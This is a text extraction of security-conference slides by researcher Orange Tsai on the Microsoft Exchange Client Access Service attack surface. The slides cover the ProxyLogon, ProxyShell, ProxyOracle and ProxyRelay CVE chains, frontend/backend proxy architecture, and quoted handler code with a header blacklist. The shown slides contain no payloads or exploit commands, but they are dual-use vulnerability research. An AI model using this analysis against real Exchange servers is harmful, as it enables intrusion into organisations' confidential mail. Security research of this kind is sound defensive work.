

# The Proxy Era of Microsoft Exchange Server



**DEV***CORE*

<https://t.me/learningnets>

# Orange Tsai

- Orange Tsai, focusing on Web and Application 0-day research
  - Principal Security Researcher of DEVCORE
  - Captain of HITCON CTF Team
- Speaker of Security Conferences
  - Black Hat USA & ASIA / DEFCON / HITB / HITCON ...
- Selected Awards and Honors:
  - 2017 - 1st place of Top 10 Web Hacking Techniques
  - 2018 - 1st place of Top 10 Web Hacking Techniques
  - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2021 - Champion and "Master of Pwn" of Pwn2Own
  - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"

# Why Target Exchange Server?

1. Mail servers always keep confidential secrets and Exchange Server is the most well-known mail solution for enterprises and governments worldwide
2. Has been the target for Nation-sponsored hackers for a long time (Equation Group 😊)
3. More than 400,000 Exchange servers exposed on the Internet according to our survey

# Our Works

- We focus on the Exchange architecture and discover a new attack surface that no one proposed before. That's why we can pop 0days easily!
- We discovered **9 vulnerabilities** that covered server-side, client-side, and crypto bugs through this new attack surface, and chained into **4 attacks**:
  1. **ProxyLogon**: The most well-known pre-auth RCE chain
  2. **ProxyOracle**: A plaintext-password recovery attacking chain
  3. **ProxyShell**: The pre-auth RCE chain we demonstrated at Pwn2Own 2021
  4. **ProxyRelay**: A pre-auth authentication bypass to read all the victim's mails

# The Proxy Era of MS Exchange

## ProxyLogon

- CVE-2021-26855
- CVE-2021-27065



## ProxyNotFound

- CVE-2021-28480
- CVE-2021-28481



## ProxyToken

- CVE-2021-33766



## ProxyOracle

- CVE-2021-31195
- CVE-2021-31196



## ProxyShell


- CVE-2021-34473
- CVE-2021-34523
- CVE-2021-31207



## ProxyRelay

- CVE-2021-33768
- CVE-2021-TBA

# Exchange Architecture




# Where to Focus?

- We focus on the Client Access Service (CAS)
- CAS is a fundamental protocol handler in Microsoft Exchange Server.

The Microsoft official documentation also indicates:

"Mailbox servers contain the Client Access Services that **accept client connections for all protocols**. These frontend services are **responsible for routing or proxying connections** to the corresponding backend services"

# Exchange 2016 Mailbox server



# Client Access Service in IIS

The screenshot shows the Internet Information Services (IIS) Manager interface. The breadcrumb path is EX01 > Sites. The left-hand 'Connections' tree is highlighted with a red box and contains the text 'Two websites?'. The tree structure is as follows:

- Start Page
- EX01 (ORANGE\Administrator) (expanded)
  - Application Pools
  - Sites (expanded)
    - Default Web Site
    - Exchange Back End

The main pane displays the 'Sites' collection with the following table:

Name	Binding
Default Web Site	*:80 (http),808:* (net.tcp),localhost (net.msmsg)
Exchange Back End	*:81 (http),*:444 (https),* (net.pipe)

# Client Access Service in IIS

The image displays two side-by-side screenshots of the IIS Manager console. The left screenshot shows the 'Default Web Site Home' site, and the right screenshot shows the 'Exchange Back End Home' site. Both sites are highlighted with a red border. In the bottom right corner of each screenshot, a red-bordered box highlights the 'Browse Website' section, which lists the following options:

- Browse \*:80 (http)
- Browse \*:443 (https)


For the 'Exchange Back End Home' site, the options are:

- Browse \*:81 (http)
- Browse \*:444 (https)


# Exchange Architecture

- Applications in Frontend include the **ProxyModule**
  - Parse incoming HTTP requests, apply protocol specified settings, and forward to the Backend
- Applications in Backend include the **BackendRehydrationModule**
  - Receive and populate HTTP requests from the Frontend
- Applications synchronizes the internal information between the Frontend and Backend by HTTP headers

## FrontEnd Service




## BackEnd Service



# Our Ideas

Could we access the Backend intentionally?

# \ProxyRequestHandler.cs



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


## 2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Copy Client Headers



## 1. Request Section

> **CopyHeadersToServerRequest**

> CopyCookiesToServerRequest

> AddProtocolSpecificHeadersToServerRequest

## 2. Proxy Section

> GetTargetBackEndServerUrl

> CreateServerRequest

> GetServerResponse

## 3. Response Section

> CopyHeadersToClientResponse

> CopyCookiesToClientResponse


# HTTP Header Blacklists



HttpProxy\ProxyRequestHandler.cs

```
protected virtual bool ShouldCopyHeaderToServerRequest(string headerName) {  
    return !string.Equals(headerName, "X-CommonAccessToken", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-IsFromCafe", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-SourceCafeServer", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "msExchProxyUri", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-MSExchangeActivityCtx", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "return-client-request-id", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-Forwarded-For", OrdinalIgnoreCase)  
        && (!headerName.StartsWith("X-Backend-Diag-", OrdinalIgnoreCase)  
        || this.ClientRequest.GetHttpRequestBase().IsProbeRequest());  
}
```

# Copy Client Cookies



## 1. Request Section

> CopyHeadersToServerRequest

> **CopyCookiesToServerRequest**

> AddProtocolSpecificHeadersToServerRequest

## 2. Proxy Section

> GetTargetBackendServerUrl

> CreateServerRequest


> GetServerResponse

## 3. Response Section

> CopyHeadersToClientResponse

> CopyCookiesToClientResponse

# Add Special Headers



## 1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > **AddProtocolSpecificHeadersToServerRequest**

## 2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

## 3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

# Clone User Identity




HttpProxy\ProxyRequestHandler.cs

```
if (this.ClientRequest.IsAuthenticated) {
    CommonAccessToken commonAccessToken = AspNetHelper.FixupCommonAccessToken(
        this.HttpContext, this.AnchoredRoutingTarget.BackEndServer.Version);

    if (commonAccessToken != null) {
        headers["X-CommonAccessToken"] = commonAccessToken.Serialize(
            new int?(HttpProxySettings.CompressTokenMinimumSize.Value));
    }
} else if (this.ShouldBackendRequestBeAnonymous()) {
